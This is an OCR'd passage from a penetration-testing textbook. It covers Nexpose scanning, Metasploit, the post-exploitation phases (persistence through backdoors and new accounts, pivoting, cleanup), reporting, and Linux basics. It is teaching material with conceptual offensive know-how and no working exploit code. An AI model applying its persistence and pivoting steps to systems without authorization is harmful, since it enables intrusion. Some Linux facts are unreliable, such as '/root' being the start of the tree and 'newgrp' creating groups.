
Vulnerability assessment with Nexpose

There are many vulnerability management tools currently available that can help the penetration tester during a vulnerability assessment mission, such us Beyond Security, Qualys, Core Security, and many other tools. One of the most well-known vulnerability management tools is the Rapid7's Nexpose. Nexpose assesses vulnerability in a defined infrastructure.


Installing Nexpose

You can install Nexpose by following the below steps:

- Downloading the community edition from the official website, `https://www.rapid7.com/products/nexpose/`.
- For the demonstration, we installed Nexpose for Windows 64 edition. You can use the Linux edition as well:



- Fill in the required information and move to the next steps:




Starting Nexpose


To use Nexpose, you just need to navigate to `http://localhost:3780` and enter your credentials.

Start a scan

To start a Nexpose scan, open a project, click on **Create** and select **Site,** for example. Then, enter a target IP or an IP range to start a scan:




After the scan is finished, you can generate a scanning report:



Exploitation

By this stage, the penetration tester already has what he needs to launch his attack. Now he only needs to bypass security controls to gain access to the infrastructure system. During this phase, the penetration tester wears a black hat and tries to gain access to the infrastructure from a malicious hacker's perspective. After a good threat analysis, now it is time to exploit every vulnerability. In order to exploit these vulnerabilities, you can use a variety of automation tools and manual testing. The most famous exploitation tool is Metasploit, which is a must in every penetration tester's arsenal.



To explore the exploits, a user can use the `show exploits` command.

Post-exploitation

Getting root privileges is not the end of the road. As discussed before, maintaining access is an essential phase in hacking methodologies, thus post-exploitation is required to not only maintain access but to spread into the infrastructure, to further compromise the system. This phase is critical; the penetration tester simulates an advanced attack; that is why, rules of engagement should be agreed before conducting post-exploitation. This shows and supports the importance of the first pentesting phase (pre-engagement) to protect your client and of course, protect yourself.

Based on the penetration testing execution standard, a post-exploitation phase should go through six sections.

Infrastructure analysis

Networks are the backbone of every modern organization and institution. So an infrastructure analysis will start by identifying the following:

- Every network interface in the scope
- Routing information
- DNS servers and cashed DNS queries
- Proxy servers
- ARP entries

Not only network information but also identifying networking services is critical. They include the following:

- Listening services
- VPN connections
- Mapping the neighbor devices using protocols such as Cisco Discovery Protocol and Link Layer Discovery Protocol

Pillaging

By definition, pillaging is gathering all possible information from the systems. Knowing where the data is located, for example, could help predict the pivoting techniques. To perform an effective penetration testing, you need to gather all, and not limited to, the following information, installed software and services:

- Printers shares and security services
- Database servers
- Directory servers
- Certificate authority services
- Code management servers
- Virtualization services

The exploitation of most of these services will be discussed in detail later in the following chapters.

High-profile targets

High profiles are extremely desirable from a hacker's perspective. Your job as a penetration tester is to make them top of your target list because compromising a high profile could result in compromising a business unit. Don't forget that curiosity and challenging spirit are motives for black hat hackers. That is why, C-level profiles are highly targeted.

Data exfiltration

During data exfiltration, the pentester maps all the exfiltration paths. The aim of this step is to make sure that there is no data leaving the organization in a sneaky way. Analyzing the data flow is of high priority, whereas data is the center of attention for hackers.

Persistence

Backdoors and meterpreters are very common techniques to assure the persistence, even after rebooting the system. Also, creating new accounts with complex passwords will gain you some presence time.

Further penetration into infrastructure

Curiosity is a double-edged weapon. It is part of who we are as humans. Persistent attacks are not enough for a hungry hacker. So, a penetration tester will look for further techniques to compromise more systems and networks in the infrastructure, to gain more access. Some of these techniques are:

- Ping sweep
- Internal DNS enumeration
- Install uploaders
- Services enumeration
- Port forwarding
- VPN to internal networks pivoting

Cleanup

Finally, the penetration tester must clean up the compromised systems of any used scripts, binaries, new accounts, and configurations during the previous post-exploitation steps.

Reporting

The final phase of pentesting is reporting. This is a deliverable document that includes all the findings and the processes conducted during the pentest mission. This step is very important for many reasons. The pentester needs to write a legible report so that every detail could be retested another time. Also, it should be comprehensible by the management board. Every report must be very clear and meaningful for both the technical and non-technical sides. To achieve a good pentesting report for different types of people, it should contain the following sections.

Executive summary

This section gives a high-level glimpse of the findings and specifies the main aims of the penetration testing. The target audience of this section is the upper management because they care about the security of the organization, more than the technical details. That is why, in an executive summary, it is not recommended you mention the technical specifications of the findings. The executive summary includes the following:

- A **background** explains the purpose of the penetration testing and an explanation of some technical terms for the executive, if needed. The upper management, after reading the background, will have a clear idea about the goal and the expected results of the penetration testing.
- An **overall position** relating to the effectiveness of the test by highlighting some security issues, such as according to the PTES standard, the business is lacking an effective patch management process.
- **Risk score** is a general overview of risk ranking based on a predefined scoring system in the pre-engagement phase. Usually, we use the high/low scoring metrics or a numerical scale.
- **Recommendation summary** specifies the required steps and methods to remediate the security issues discussed in the previous point.
- **Strategic roadmap** indicates a detailed short- to long-term roadmap to enhance the security of an organization, based on ordered objectives.

Technical report

This section is made for technical managers and information technology staff. It includes detailed information about all the conducted steps and operations. It is structured the following way:

- An introduction
- Information gathering
- Vulnerability assessment
- Vulnerability confirmation
- Post-exploitation
- Risk/exposure
- Conclusion to give a final overview of the test

Penetration testing limitations and challenges

Penetration testing is facing many challenges in the information security landscape. The limited scope of penetration testing with temporal-space boundaries makes it a hard mission, especially when you are working in a production environment. Lack of communication with the client could make it even harder. There are some common issues and challenges, which could occur when conducting a pentesting:

- Timing while pentesting is limited by a time period
- During a pentesting, you can't cover all the vulnerabilities and threats
- Presence of restricted areas
- Sudden and unexpected technical incidents due to heavy scanning and automated tools

A vague scope could be a problem when conducting a pentesting. So, try to work on a convenient scope.

Pentesting maturity and scoring model

Penetration testing like any systemic methodology needs to be evaluated to provide useful insights about the reliability of the used methodology. A well-designed pentesting approach and a good evaluation strategy should be based on quantified approved criteria, to quickly determine the depth and the quality of testing. Industry leaders are aware of all well-known penetration testing methodologies, but due to some understanding difficulties, many of these companies are using their own methodologies. An effective penetration testing program assures that the objectives of your penetration testing program were met without creating misunderstandings, misconceptions, or false expectations. A maturity model is needed to assure that the pentesting methodology meets the organization needs; you can build the most suitable maturity model for your organization needs. You can get inspired by a penetration testing model made by voodoo security. It is built to give an idea about such models.

The penetration testing maturity model is based on three main criteria. Each criteria has five questions to answer by yes or no. If yes, the overall score will be added by one point, else, it will add nothing. Based on your responses to all the questions, the overall score will define the evaluation of your penetration test.

Realism

This metric is used to evaluate whether the penetration testing is realistic, and it is built to simulate real-world attacks. Answer the following questions in terms of yes or no:

- Did you use the black box approach?
- Did you avoid detection?
- Did you use social engineering?
- Did you use exfiltrated data?
- Did you emulate a malware?

Methodology

This metric is based on the methodology itself, and the tools are used in every step when conducting the penetration testing. Answer the following questions in terms of yes or no:

- Does the used methodology already exist or is it customized?
- Are all the steps done in a connected way?

- Did you use both manual and automated tools?
- Did you actually exploit the target?
- Is pivoting allowed?

Reporting


This metric evaluates the resulting report as it is an important step in penetration testing, whereas it is written for multiple audiences. Answer the following questions in terms of yes or no:

- Did you remove false positives?
- Are your steps repeatable?
- Are the vulnerabilities assessed used in contextual risks?
- Do the results align with the business needs?
- Is the remediation plan suitable for the organization?

Based on the obtained score, you can evaluate your penetration testing and rank it using the following scale:

- **0-5**: Low maturity level
- **6-10**: Medium maturity level
- **11-15**: High maturity level

For better presentation, you can use graphical charts:



Summary

In this chapter, we covered the different penetration testing methodologies and the required steps to conduct a full-scale, high-value, and repeatable pentesting, in addition to gaining the in-demand skills to evaluate one. Furthermore, in the next chapter, the journey will continue. You will expose weaknesses in a Linux infrastructure, and you will not only learn how to secure Linux machines but also detect vulnerabilities and exploit them at the kernel level.

2
Advanced Linux Exploitation


Now that we have a clear understanding of the different penetration testing methodologies, phases, and requirements, the game is just starting. It is time to buckle your seat belt because, in this chapter, you will dive into securing the Linux environment, from a high-level overview of Linux infrastructure penetration testing, to discovering the dark depths of kernel vulnerabilities. This chapter outlines the skills and tools required to bulletproof Linux infrastructures.

Linux basics

Unix is an operating system developed by Bell Labs. Basically, it works on a command-line interface, and is designed for large systems. This operating system is not free, but it is proprietary and portable. Linux is a Unix clone developed by Linus Torvalds in 1991. It is open source, and you can use it in anything that has a processor. Linux is flexible, and you can modify and implement it as it is licensed under a GNU **General Public License** (**GPL**).

Linux commands

In this subsection, let's open the command line and execute some basic commands. In every Linux host, there are command-line interfaces named *shells* that interpret and execute typed commands and scripts. There are many shell environments, such as **Bourne Again Shell** (**Bash**, which is the most common shell), **C shell** (**csh**), **Korn shell** (**ksh**), and so on. To find the shells available for your environment, just open the command-line interface and type `cat /etc/shells`:



Now, let's get around some vital basic Linux commands from the shell:

- `pwd`: To know which directory you are in
- `ls`: To list files in a directory
- `cd`: To enter a directory
- `mkdir`: To create a new directory
- `rmdir`: To remove a directory
- `touch`: To create a new file
- `cat`: To read a file
- `cp`: To copy a file
- `mv`: To move a file
- `man`: To be shown how to use a command

Linux is case-sensitive (to give users many command option possibilities – `T`, `- t`, `-a`, `- A`, and so on), so you need to check how you are writing every command.

As a penetration tester, there are multiple important commands that you need to know in order to test the security posture of a Linux infrastructure:

- `hostname`: Information about the host
- `cat /proc/version`: Kernel information
- `uname -r`: Kernel release
- `uname -a`: More detailed information about the system
- `cat /proc/cpuinfo`: Reads information about the processor
- `echo $PATH`: Display information about the `PATH` variable
- `history`: Display command history

Streams


Linux is provided with input/output redirection capabilities to facilitate tasks. It gives you the ability to manipulate the I/O streams using the following three types of streams:

- **Standard input (stdin)**: In this stream, the input is taken from the keyboard
- **Standard output (stdout)**: This stream displays the result directly on the screen
- **Standard error (stderr)**: This is another type of standard output stream, but it carries error information instead of showing the output on the screen

Redirection

Redirection is another Linux capability to enhance productivity. You can redirect the stream using simple symbols. You can redirect the output of a command to a text file using `>`, or `>>` if you want to append the file and not overwrite it; for example, `ls > Simple_file.txt`.

Also, if you want to redirect a stream from one command to another, it is recommended to use the pipes like the following line, which lists the first two files in the current directory, `ls | head -2`:



Linux directory structure

There is a standard structure for Linux directories. According to Linux, generally, everything is a file, even directories and devices. In order to work properly, Linux manages these files in a specific way under a hierarchical design:

- `/root`: All the files and directories start from this directory
- `/home`: Contains personal files of all users
- `/bin`: Contains all the binaries (executables)
- `/sbin`: Like `/bin`, but it contains the system binaries
- `/lib`: Contains required library files
- `/usr`: Contains binaries used by a normal user
- `/opt`: Contains optional add-on applications
- `/etc`: Contains all the required configuration files for the programs
- `/dev`: Contains device files
- `/media`: Contains files of temporary removable devices
- `/mnt`: Contains mount point for filesystems

- `/boot`: Contains boot loader files
- `/tmp`: Contains temporary files
- `/var`: Contains variable files, such as logs
- `/proc`: Contains information about the system processes:

There are many types of file in Linux operation systems. Each file is represented by a specific symbol—directories, regular files, and sockets, which are communication techniques between applications.

Users and groups

The following subsection will cover the required Linux commands to manage user accounts and groups. To create a new user, use the `useradd` command; for example, `useradd <user>`.

Also, you are capable of adding more information about the new user, such as the related shell, the user directory, and expiration date:

```
useradd <user> -d </Directory>
useradd <user> -e <date>
useradd <user> -s <shell>
```


Every user must have a password, and in order to change the password, they need root access. To change a user password, use the `passwd` command, as follows:

```
passwd <user>
$ passwd
Changing password for user1
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

To remove a user, use the `userdel` command. For example, `userdel -r <user>`, where the `-r` option is added to delete the files of the selected user.

Using groups is a technique for managing Linux accounts. Organizing users into groups is a security measure, and an isolation approach. To list all the groups in a Linux system, show the `group` file in the `/etc` directory using the `cat` command.

As you can see from the screenshot, the `group` file contains all the groups in your Linux system. Just type `cat /etc/group`:



To create a new group, use the `newgrp` command `newgrp <Group_Name>`.

Permissions

Linux is a multiuser operating system. To protect user accounts and groups, different rights are given to each user and group. There are three main permissions in a Linux system: read, write, and execution. These can be described as follows:

- **Read** is the ability to view a file and list the content if the target is a directory. It is represented by the letter (`r`).
- **Write** allows a user to modify certain files and contents of a directory. It is represented by the letter (`w`).
- **Execute** allows a user to run a script or a program and change directories. It is represented by the letter (`x`).

There are three types of permissions as follows:

